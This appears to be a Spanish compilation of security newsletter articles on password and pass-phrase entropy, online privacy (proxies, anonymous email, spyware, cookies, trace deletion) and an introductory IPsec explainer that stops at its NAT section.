La entropía natural, o la proporción absoluta (absolute rate), de un conjunto de caracteres de 76 símbolos es R=Log2L = 6.25 bits por símbolo. La proporción absoluta es considerada típicamente un límite superior en entropía, y presume que cada caracter tiene igual probabilidad de ser elegido. Aunque, C.E.Shannon, calculó la entropía por letra de un trozo de 8 letras de inglés como 2.3 bits por letra (Shannon, C.E., "Predication and Entropy in Printed English," Bell System Technical Journal, v. 30, n. 1, 1951, pp. 50-64). Hay que tener en cuenta que el trabajo de Shannon estaba basado en palabras en inglés usando un conjunto de 26 caracteres, y no un conjunto de caracteres con 76 símbolos, como en nuestro ejemplo. Pero, hemos visto que los usuarios eligen la mayoría de los símbolos de solamente entre 32 símbolos. En todo caso, la entropía por símbolo en un password es probablemente más grande que el 2.3 calculado por Shannon, pero más pequeña que la proporción absoluta de 6.25. Log2 32 = 5, aunque un poco más alto, serviría bien como una apreciación de límite superior de entropía por bit de un password. Como el password promedio es 9.16 caracteres de largo, que redondeamos a 9, un password no tiene más que 9*5=45 bits de entropía.

El argumento para pass phrases es que la gente tiene más de 76 palabras en su vocabulario. Una pass phrase también puede ser considerada como compuesta de un lenguaje - de palabras disponibles en el lenguaje usado para la construcción de las pass phrase. El diccionario de inglés Oxford contiene 616.500 palabras. Solo expertos o alumnos que buscan ingresar a la universidad utilizarán 614.000 de esas palabras. En realidad, el vocabulario promedio de un americano (sin comentarios de europeos aquí) está estimado entre 10.000/20.000 por el lingüista Richard Lederer y entre 50.000/70.000 por James L. Fidelholtz. Ambos expertos concuerdan que la gran mayoría son palabras "reconocidas"(es decir si alguien las menciona las reconocen pero ellos no las usan). Una persona común sólo usará una fracción de esas palabras.

Asumamos que las pass phrases están basadas en un conjunto de sólo 300 palabras. Esa es probablemente una estimación conservadora, pero por otro lado, la mayoría de esas palabras sólo tienen sentido cuando se las agrupa de un modo particular, decreciendo significativamente el factor aleatorio de la pass phrase. Para calcular la entropía de una pass phrase, necesitamos saber cuántas palabras son utilizadas. El número medio de palabras en el estudio PGP referido arriba fue 4, pero el promedio fue superior. Para dar crédito a la memoria de Miller, permitámonos usar un pass phrase de 5 palabras promedio.

Si hay 5 caracteres por palabra, tenemos 25+4=29, en donde 4 son espacios. Cuánta entropía contiene esa pass phrase depende de a quién pertenece la estimación que usted use. Usando la estimación de Shannon de 2.3 bit por letra en una palabra de 8 letras, da una entropía total de 29*2.3=66.7 bits. El cálculo de 66.7 bits es probablemente un límite superior razonable para la entropía de la pass phrase, y se compara favorablemente con un password de 9 caracteres con 45 bits de entropía. Para un límite inferior, podemos usar la estimación de Bruce Schneier de 1.3 bits por letra, basada en un estudio de Thomas Cover (B. Schneier, "Applied Cryptography, 2nd Edition," Wiley, 1996). Shannon postuló 1.3 bits por letra para una palabra de 16 letras, de modo que probablemente no sea enteramente aplicable para nuestras palabras de 5 caracteres. En todo caso, usando 1.3 como entropía da 29*1.3= 37.7, la cual es peor que un password de 9 caracteres. Basados en este número, necesitaríamos una pass phrase de 6 palabras para conseguir aproximadamente la misma entropía que un password de 9 caracteres.

No sabemos mucho sobre el uso de que la gente hace de las passphrases

Nuevamente, nuestro cálculo de la entropía de pass phrase no considera internamente el vocabulario estimado en los ejemplos. Podemos presumir que si las pass phrases se vuelven populares, los "hackers" empezarán usando "pass phrase crackers" que emplean la palabra, en vez del símbolo, como la unidad. Esta situación podría cambiar significativamente la manera de calcular el carácter aleatorio de los passwords. Usando palabras como unidades tal vez sea más apropiado que utilizar letras compuestas de palabras como símbolos. Si usamos 300 palabras en nuestro vocabulario para las pass phrases y asumimos que pueden ser aleatoriamente combinadas, obtenemos una proporción absoluta por palabra de Log2300 = 8.23 bits por palabra. Utilizando una pass phrase de 5 palabras producirá 8.23*5= 41.2 bits de entropía, y utilizando un pass phrase de 6 palabras dará en total 49.4 bits de entropía.

Utilizando palabras como unidades hace que las pass phrases sean menos atractivas que los passwords. De hecho, pass phrase de 5 a 6 palabras son aproximadamente tan fuertes como un password de 9 caracteres. Yo quisiera resaltar que esto no es un resultado científicamente aprobado. Más estudios son necesarios para validar los cálculos de entropía.

Reflexiones finales

En esta entrega de la serie de artículos sobre passwords, dimos un primer paso hacia el análisis de passwords y pass phrases. Como ustedes habrán notado no sabemos mucho sobre el uso que la gente hace de las pass phrases. Para entender más sobre esto, quisiéramos pedirles un favor. Si quisieran ayudarnos, piensen en una pass phrase que usen (¡preferiblemente que no sea una que actualmente estén usando!) y envíenla a passstud@microsoft.com .* Esperamos obtener suficientes muestras para ser capaces de realizar algunos análisis sobre pass phrases y comprender cómo están formadas.

* Únicamente retendremos la pass phrase que ustedes nos envíen de modo de poder realizar nuestros análisis. No almacenaremos su mail u otra información personal. La pass phrase que envíen será agregada con las otras pass phrases que recibamos y no se asociarán con ninguno de sus datos personales enviados en el mail.

Este artículo también apareció en inglés en "Microsoft Security Newsletter (gratuito) al que recomendamos suscribirse.

www.microsoft.com

Privacidad y Seguridad en la Web

por: Hernán L. Cuevas - MCSE


A pesar de ser actualmente un tema de público conocimiento, el hecho de que todo individuo que accede a Internet utilizando diferentes tipos de aplicaciones cliente (correo, navegación, MI, etc.), enfrenta múltiples amenazas que afectan de una forma considerable la seguridad de sus datos y la privacidad de sus hábitos, muchas personas parecen seguir experimentando la falsa sensación de seguridad y anonimato que se cree tener al acceder a Internet y realizar diferentes acciones.
En relación a esto, si se analizan diferentes estadísticas se puede obtener por ejemplo que una de cada diez computadoras tiene programas espía instalados (más adelante explicaremos qué son los programas espía o spywares). Estos mencionados programas recolectan información de todo tipo y la envían a servidores para que una empresa o individuo puedan utilizarla con fines comerciales o maliciosos.
Muchos ya saben que al navegar en Internet se dejan huellas de las actividades que se realizan pero, lo que tal vez no consideren en profundidad, es que un individuo que recolecte toda esta información y con los recursos adecuados puede inclusive llegar a conocer la identidad real de la persona.
En este espacio fundamentalmente trataremos diferentes peligros existentes relacionados a la privacidad y analizaremos diferentes herramientas para enfrentar estas amenazas.

Navegación anónima

Un navegador o cualquier otro programa que se utilice para acceder a Internet revela la dirección IP vinculada al equipo que se está utilizando además de otra tanta información relacionada a los hábitos del navegante, su perfil, etc. que, como mencionábamos, pueden ser utilizados por quien los obtenga para diferentes fines.
Ahora, existen formas de evitar que esto suceda, una de ellas es mediante la utilización de un servidor proxy.

¿Qué es un servidor proxy?

Es un equipo que actúa como intermediario entre los clientes de una red y los servidores remotos al que los primeros desean acceder.
Un proxy en algunos casos realiza el almacenamiento de los objetos accedidos mejorando de esta forma el rendimiento de la red, en otros casos oculta la dirección IP del cliente incrementando la seguridad y manteniendo la privacidad, o en el mejor de los casos puede realizar ambas funciones.



Existen diferentes tipos de proxies, veamos algunos de ellos:

Proxies CGI o anonimizadores

Estos tipos de proxies actúan como filtros de seguridad entre un navegador y un sitio web visitado. El navegador debe conectarse en primer lugar con el sitio web del proxy para luego desde ahí ingresar el URL del sitio web al que realmente quiere acceder, de esta forma el servidor remoto obtiene la dirección IP del anonimizador y no la del navegante.
Otras ventajas de utilizar un anonimizador son que estos incorporan filtros de contenido web como:

Bloqueo de scripts y controles ActiveX.
Bloqueo de envío y recepción de cookies.
Cifrado de la URL a la que se está accediendo.
Cifrado del contenido de las paginas con SSL (Secure Socket Layer).
Eliminación de ventanas emergentes (Pop-up).

Algunos proxies CGI son:

Guardster: http://www.guardster.com

Anonymizer.com: http://wwwanonymizer.com

Proxies HTTP

Los proxies HTTP actúan como intermediarios entre clientes de red y servidores remotos. Cuando un cliente realiza una petición de información a Internet lo hará al servidor proxy, que aceptará esta petición y la presentará ante el servidor como propia. Una vez recibida la información solicitada la enviará nuevamente al cliente.
Existen diferentes tipos de proxies HTTP:

Transparentes: estos proxies no son anónimos, permiten conocer al servidor que la petición viene desde un proxy y le proporcionan además

la dirección del cliente que realizó la petición. Su razón de ser es el almacenamiento de las páginas solicitadas para optimizar el acceso a los datos.
Anónimos: estos proxies son anónimos, no envían al servidor web la dirección del cliente que realiza la petición pero sí le hacen saber que son proxies.
Distorsionadores: estos proxies alteran la dirección del cliente y la reemplazan por una aleatoria. A diferencia de los transparentes el servidor web sabrá que la petición viene desde un proxy pero registrará erróneamente la dirección del cliente.
Altamente anónimos: con estos proxies no se envía ningún dato al servidor por lo que este último recibirá la petición del proxy creyendo que proviene del cliente.

Proxies SOCKS

Los proxies SOCKS a diferencia de los vistos anteriormente que, en un caso dependen del uso de un navegador o en otro caso de programas que usen solo el protocolo HTTP, permiten funcionar con casi cualquier tipo de protocolo basado en TCP/IP.
SOCKS incluye dos componentes un servidor y un cliente, de esta forma las direcciones IP de los clientes que realizan las peticiones son ocultadas presentando al servidor remoto la dirección del servidor SOCKS.
Algunos ejemplos de aplicaciones que pueden utilizarse con proxies SOCKS son: clientes FTP, programas de intercambio de archivos (P2P), programas de chat (mIRC), etc.

En caso de aplicaciones Windows que no soporten SOCKS se puede utilizar SocksCap http://www.socks.permeo.com que permite a los clientes de aplicaciones Internet acceder al servidor remoto mediante servidores SOCKS.

Correo electrónico anónimo

Como la mayoría sabe, el correo electrónico es una de las herramientas más populares para un individuo que accede a Internet en la actualidad. Ahora, si analizamos el uso que se esté dando al mismo, hay varios factores que deberían ser considerados a la hora de utilizarlo, veamos algunos casos:

Confidencialidad: Los mensajes de correo electrónico por defecto se transmiten en texto plano por lo que, de ser interceptados, pueden ser leídos por individuos no autorizados.

Integridad: Al no incorporar por defecto controles de integridad pueden también ser manipulados.

Autenticidad: Debido a que por defecto no cuentan con una firma, permiten a un individuo mal intencionado falsificar la identidad del remitente.

Anonimato: un correo electrónico incluye la dirección IP del equipo desde el que han sido enviados por lo que no mantienen anónimo al individuo.

Los tres primeros puntos pueden ser cumplidos mediante el uso de firmas digitales, en esta nota analizaremos puntualmente el cuarto ítem mencionado: el anonimato.

Servicios de correo web

Las cuentas de correo electrónico que pueden contratarse gratuitamente en alguno de los múltiples proveedores de este servicio, constituyen, mediante la proporción de datos no reales, una de las formas más sencillas de enviar correo anónimo.
De todas formas será necesario complementar esto con el uso de un proxy o repetidor para ocultar la dirección IP del equipo que se utiliza.

Repetidores de correos anónimos

Un repetidor o "remailer" puede ser una empresa que recibe correos de terceros y antes de reenviarlos al destinatario original elimina las cabeceras y nombres del mensaje del remitente. Además, esperan un tiempo aleatorio y los mezclan con otros mensajes para impedir el análisis del tráfico.

Una técnica utilizada por aquellos individuos que envían correo no solicitado es el uso de servidores SMTP incorrectamente configurados que permiten el envío de mensajes desde cualquier dominio en lugar del dominio local.

Protección contra programas espía (Spyware)

Los programas espía o spyware son aplicaciones que se instalan por lo general de modo subrepticio junto con programas gratuitos, o en algunos casos mediante el acceso a determinados sitios en Internet.
Estos programas tienen por objetivo recolectar entre otras cosas: información de actividad, datos personales, contactos de libretas de direcciones, etc. Una vez que recolecta estos datos los envía sin el consentimiento del usuario a distintos servidores de acuerdo a su programación dejando toda esta información a disposición de terceras personas.
Para prevenir la instalación de este tipo de software existen aplicaciones anti-spyware que deben instalarse en un sistema. Estas aplicaciones pueden ser de tipo preventivo o correctivo. Las primeras se ejecutan al iniciar el sistema y permanecen residentes evitando la instalación de spyware. Las segundas se deben ejecutar regularmente para eliminar el software espía del equipo afectado.

Algunas de estas herramientas son:

Ad-Aware: http://lavasoft.com
NetCop System Shield: http://www.net-cop.com
SpyBot Search & Destroy: http://security.kolla.de

Web Bugs

Quizá menos conocidos que los spywares, los Web Bugs son imágenes incrustadas en documentos html, pueden ser, páginas web o mensajes de correo en ese formato. Estas imágenes resultan invisibles al navegante, debido a que su tamaño es inapreciable, o pueden ser transparentes. También puede presentarse en forma de código de poco tamaño. Si la página es descargada, o el correo abierto, el Web Bug puede ser rastreado por la compañía emisora, lo que proporciona información sobre la actividad del usuario en la red.


Cookies


Las cookies son herramientas potentes utilizadas por servidores Web para almacenar y recuperar información acerca de sus visitantes. En relación a como están conformadas, básicamente son archivos de texto que algunos servidores solicitan al


navegador del visitante que sean copiados en su disco rígido.
Dado que el Protocolo HTTP no almacena el estado de la sesión entre peticiones sucesivas, las cookies proporcionan un mecanismo de conservar esta información del cliente, extendiendo las capacidades de las aplicaciones cliente/servidor basadas en la Web. Mediante el uso de cookies se permite a servidores Web almacenar datos del usuario, como preferencias de visualización de páginas, nombre y contraseña, productos que más le interesan, etc.
Entre las principales ventajas de las cookies se considera que al ser almacenadas en el disco rígido del usuario, liberan al servidor de una importante sobrecarga. Es el cliente quien almacena la información descripta y quien se la devuelve al servidor cuando la solicita. Por lo general las cookies poseen una fecha de caducidad, que puede durar el tiempo que dure la sesión o hasta una fecha futura especificada, a partir de la cual dejan de ser operativas.
Como se pudo apreciar las cookies constituyen una importante violación a la privacidad del usuario. Lo óptimo podría ser impedir la descarga de todas las cookies en el sistema pero, esto representaría que muchos sitios funcionaran incorrectamente ya que dependen de cookies para tal fin. De todas formas es importante tomar medidas para evitar entregar mayor información de la que se está dispuesto a brindar, para ello se puede configurar el mismo navegador.

En el caso de Internet Explorer desde: Herramientas>Opciones de Internet>Privacidad se puede configurar el nivel de protección deseado.


Las cookies ya existentes en el sistema pueden ser eliminadas accediendo a: Herramientas>Opciones de Internet>General>Eliminar Cookies.








En el navegador Opera se puede realizar la misma acción desde: Herramientas> Preferencias> Privacidad.


Borrado de rastros en la computadora

En una computadora existen diferentes tipos de rastros que pueden ser utilizados para realizar un seguimiento de las actividades realizadas por un usuario. Estos rastros se pueden categorizar en rastros de navegación y de actividad.


Rastros de navegación

El historial es un registro que almacena los datos relacionados a actividades del usuario. Estos datos básicamente son: las direcciones de todas las páginas web visitadas pero incluyen también los parámetros de entrada con los valores introducidos mediante teclado por el navegante. De acuerdo a su configuración además se pueden almacenar contraseñas, números de tarjeta de crédito y otro tipo de información confidencial.
Por otro lado, el caché también almacena copias de objetos alcanzados, por lo que, si un individuo logra acceder a él podrá obtener datos sobre los hábitos de navegación y actividades realizadas.
Es muy importante recordar al utilizar un equipo compartido o público realizar la eliminación de los rastros de navegación.


Para eliminar el historial desde Internet Explorer se deberá acceder a: Herramientas>Opciones de Internet>General y seleccionar Borrar Historial.



Para vaciar el caché desde Internet Explorer se deberá acceder a: Herramientas>Opciones de Internet>General y seleccionar Eliminar archivos (sección Archivos temporales de Internet).



Rastros de actividad

El sistema operativo almacena por defecto diferentes datos que permiten también de cierta forma, determinar las acciones que ha realizado un usuario en una computadora, entre estos datos podríamos mencionar:

Documentos recientes: los últimos documentos accedidos se pueden ver en: Inicio>Documentos recientes.
Programas ejecutados: el sistema operativo Windows almacena en Inicio>Ejecutar una lista de todos los programas que se hayan ejecutado mediante esa forma.

Cuadro comparativo de los distintos proxies

Tipo de Proxy	Positivo	Negativo
CGI	No se deben realizar cambios de configuración. No es necesario instalar software adicional. Incluyen funciones de protección adicionales para contenido web.	En ocasiones incluyen publicidad. Solo se pueden utilizar para la navegación.
HTTP	Funcionan con el navegador o aplicaciones que soporten HTTP.	Se debe cambiar la configuración del programa que los utilizará.
SOCKS	Funcionan con cualquier tipo de protocolo TCP/IP.	Se debe cambiar la configuración del programa que los utilizará. Se requiere software adicional.

Archivos temporales: en la carpeta C:\Windows\Temp el sistema operativo guarda fragmentos de actividades desarrolladas en el equipo.

Además de todos estos puntos expuestos se deben considerar primeramente los archivos que han sido eliminados de acuerdo a los siguientes puntos:

Si los archivos fueron enviados a la papelera de reciclaje, y ésta no ha sido vaciada, son fácilmente recuperables.

El hecho de que la papelera de reciclaje haya sido vaciada no representa que los archivos ya no pueden ser recuperados. Los archivos eliminados no desaparecen físicamente sino que la referencia que tiene el sistema operativo a ellos (puntero) es eliminada. Existen herramientas que permiten acceder a los datos que han sido eliminados, por lo que en caso de información crítica se deberían tomar otro tipo de recaudos.

Herramientas de eliminación de rastros de uso diario

Existen varias utilidades que se encargan de hacer más fácil la vida de los usuarios de computadoras en lo que respecta a eliminación de rastros del uso diario de un equipo, algunos que se pueden mencionar son:

Steganos Internet Trace Destructor:
http://www.steganos.com/?product=id

MindSoft Evidence Eraser:
http://www.mindsoftweb.com/productos/evidence.htm

Herramientas para borrado irrecuperable de datos

En materia de eliminación permanente de archivos también hay varias utilidades que cumplen la función de destructor de documentos para los datos, algunos de ellos son:

Eraser:
http://www.heidi.ie/eraser

SDelete:
http://www.sysinternals.com/ntw2k/soucer/sdelete.shtml

Conclusión


Como conlcusión de esta nota cabe destacar la importancia de la correcta protección de la información y para ello nada más ilustrativo que evaluar según algunos fragmentos extraídos de artículos de conocidos medios no especializados en informática los resultados de la no consideración de todo lo expuesto:
"Los delitos con datos robados de cuentas bancarias y tarjetas de crédito afectaron en los últimos cinco años a 27 millones de personas sólo en los EE.UU". Diario Clarín (07/09/2003).
http://old.clarin.com/suplementos/economico/2003/09/07/n-01101.htm

"Las PC argentinas son víctimas de los programas espías. Los especialistas afirman que ningún equipo queda al margen de los denominados spyware". Infobae (28/10/2004).
http://www.infobae.com/notas/nota.php?Idx=148585&IdxSeccion=100442

Bibliografía

Seguridad informática para empresas y particulares.
Autores: Gonzalo Alvarez Marañon y Pedro Pablo Pérez García. Editorial: Mc Graw Hill.





Usando IPsec para la protección de las redes:

Parte 1 de 2

por Steve Riley
Senior Program Manager
Security Business and Technology Unit
Microsoft Corporation

IPsec (Internet Protocol Security, IP Seguridad) es realmente una de las tecnologías de seguridad más útiles que conozco. Aún así, permanece poco comprendida y poco utilizada, en gran parte porque puede ser difícil de entender y configurar. En la parte 1 presentaré la tecnología, en la próxima entrega (parte 2) exploraré algunas posibilidades muy útiles que podrán ayudarlos a solucionar problemas de seguridad vigentes.

Cómo funciona IP sec

Cuando dos computadoras pares utilizan IPsec para comunicarse, ellas crean dos tipos de asociaciones de seguridad. En la primera, llamada “modo principal” o “fase uno”, los pares se autentican mutuamente entre sí, estableciendo confianza entre las computadoras. En la segunda llamada “forma rápida o fase dos”, los pares negociaran las particularidades de la asociación de seguridad, incluyendo cómo firmarán digitalmente y encriptarán el tráfico entre ellas. El firmado de paquetes asegura que los datos no han sido modificados en el tránsito (integridad), la encriptación de paquetes asegura que los datos no han sido leídos (confidencialidad). Una computadora tendrá una sola “política IPsec” asignada por vez. La política puede tener cualquier número de “reglas”, cada una de los cuales tiene una “filter list” (lista de filtros) y una “filter action” (acciones). El “filter list” contiene uno o más filtros que especifican las características del tráfico que la regla debe procesar: direcciones de origen y destino, números de puerto de origen y destino, y tipos de protocolos. Los “filter action” especifican las conductas de la regla: si permitir el tráfico, bloquearlo o negociar las asociaciones IPsec entre “peers”. Las acciones que especifican negociaciones de seguridad pueden tener muchas opciones, incluyendo suites de encriptación, métodos de autenticación por paquetes, cuán frecuente es necesario generar nuevas llaves, cómo responder a pedidos inseguros que llegan, y si comunicarse o no con computadoras que no apoyan IPsec. Cada regla en una política IPsec combina un “filter list” con un “filter action”. El tráfico que corresponde a un filter list particular es procesado de acuerdo con lo seteado en el filter action asociado. Las reglas también indican el modo de las asociaciones de seguridad (transporte o túnel, que se explica después) y uno de tres métodos de autenticación de fase uno:



Preshared Keys (llaves compartidas)

Incluido solamente para conformar RFC (request for comment), es una buena idea usar llaves pre- shared solo al probar sus políticas IPsec. Cada “peer” que participa en la misma política de seguridad necesitará la misma llave compartida. Secretos compartidos no siguen siendo secretos por mucho tiempo! Más aún, están guardados en el registro (registry) de Windows y claramente visibles a cualquiera con privilegios administrativos en la computadora.

Certificados digitales

Mientras que cada “peer” posea un certificado IPsec o de computadora firmado por una autoridad en la que el otro par confía, los pares pueden autenticarse entre ellos. Note dónde radica la confianza: en el que firma el certificado. El nombre en el certificado no es importante en este caso. Los certificados digitales son preferidos sobre las llaves compartidas porque cada “peer” puede tener su propio certificado y una jerarquía de certificados con niveles múltiples puede ayudar a crear políticas más granulares de IPsec. Por ejemplo una supersegura Máquina A podría aceptar solo certificados firmados por la muy prestigiosa autoridad X , mientras la algo segura Máquina B puede aceptar certificados firmados por la muy prestigiosa Autoridad X o la Autoridad Y de valor medio.

Protocolo Kerberos Versión 5



Si ambos pares están en el mismo forest (bosque) Active Directory (AD), las computadoras que corren el sistema operativo Windows Server 2003 pueden también usar el protocolo Kerberos para la autenticación inicial de computadora a computadora. Kerberos es apropiado si usted no tiene una infraestructura de llave pública (PKI) y no necesita establecer asociaciones de seguridad IPsec entre computadoras fuera de un único forest.

Modos y métodos IPsec

No existe tal cosa como un "túnel IPsec". Vale la pena repetirlo: no existe tal cosa como el "túnel IPsec". Sí, es una frase extremadamente común, y todos piensan que saben lo que quiere decir, pero no tiene significado porque le falta especificidad. Se encuentran disponibles dos formas de asociaciones de seguridad de fase uno.

Modo transporte

Este es el más común de los dos, es frecuentemente lo que la gente tiene en su mente cuando piensa en un "túnel IPsec". En modo transporte dos "peers" se autentican entre sí (fase uno) y establecen los parámetros de firmado y encriptación del tráfico (fase dos). Cualquier tráfico entre las computadoras que concuerda con las características especificadas en el filter list será firmada y/o encriptada de acuerdo a los detalles del filter action asociado. El modo de transporte asegura que las comunicaciones entre las dos computadoras será libre de modificaciones y privada. El modo de transporte no crea nuevos paquetes, más bien asegura los paquetes existentes. Es interesante destacar, que es el modo transporte y no túnel, el usado en VPNs que usan L2TP+IPsec. IPsec así asegura el tráfico L2TP entre un cliente y un servidor VPN.

Vale la pena repetirlo: *no existe tal cosa como el "túnel IPsec".*

Modo túnel

El modo túnel es usado para asegurar las comunicaciones de sitio a sitio sobre una red no confiable. Cada sitio tiene un gateway IPsec configurado para rutear el tráfico hacia el otro sitio. Cuando una computadora en un sitio necesita comunicarse con una computadora en otro, el tráfico pasa a través del gateway IPsec (y posiblemente a través de los routers intervinientes en cada sitio antes de alcanzar el gateway local). En el gateway, el tráfico saliente es encapsulado dentro de otro paquete completo y asegurado de acuerdo a los detalles del filter action en la regla. Por supuesto los gateways han ejecutado ya su autenticación de fase uno y establecido su asociación de seguridad de fase dos firmando/encriptando. En IPsec para Windows 2003 Server, el modo túnel es usado solamente por VPNs de sitio a sitio en gateways configurados con Routing and Remote Access Service y no por cualquier tipo de comunicación de cliente a cliente o cliente a servidor.

Un filter action puede especificar una entre tres conductas: permitir el tráfico, bloquear el tráfico o negociar seguridad. Los primeros dos no hacen realmente ningún tipo de procesamiento de seguridad: si el tráfico concuerda con filter list que está asociado a un filter action "permitir", el tráfico es autorizado a pasar; si el tráfico concuerda con un filter list que está asociado a un filter action "bloquear", el tráfico no pasa. Los filter action que negocian seguridad pueden elegir uno o ambos de los 2 métodos diferentes de seguridad clase dos:

AH (autenticación de header)

Asociaciones de seguridad AH son de utilidad cuando el requerimiento es solamente de integridad y no de confidencialidad. AH computa un firma digital SHA1 o MD5 sobre el paquete entero (incluido el IP header que contiene la dirección de la fuente y el destino) y agrega esa firma al paquete. El receptor computa su propia versión de la firma y la compara con la firma guardada en el header; si se corresponden. Significa que el paquete no fue modificado.

ESP Encapsulated Security Payload (Payload De Seguridad Encapsulado)

Use asociaciones de seguridad ESP cuando tenga a la confidencialidad como una necesidad. El ESP negociará una llave de sesión DES o 3DES (triple DES) que será intercambiable entre los "peers" y de uso para encriptación del tráfico entre ellas. Se puede también especificar una firma digital en ESP tipo SHA1 o MD5. Note que ambas, la encriptación ESP y la computación de firmas, incluyen el payload y las partes de header de TCP/IP de cada paquete pero no el IP header. Compare a AH cuya firma digital cubre el paquete entero.

No hay dependencias entre modos y métodos. Asociaciones de seguridad que usen el modo transporte o el modo túnel pueden usar AH, ESP, o AH y ESP juntos.

El protocolo IKE (Internet Key Enchange - Intercambio de Llave de Internet)

Es el mecanismo por el cual las asociaciones de seguridad IPsec negocian sus suites de protección e intercambian firmas o llaves de encriptación. IKE define cómo los "peers" comunican sus políticas de información y cómo se construyen e intercambian los mensajes de autenticación. Es híbrido de otros tres protocolos (ISAKMP, Oakley, y SKEME), IKE es ideal para los requerimientos de IPsec. IKE es bastante complicado como para entenderlo plenamente, sería de utilidad poseer grados avanzados en matemáticas y criptografía y tener grandes cantidades de tiempo libre para leer material muy detallado y de alto valor.

IPsec sobre NAT

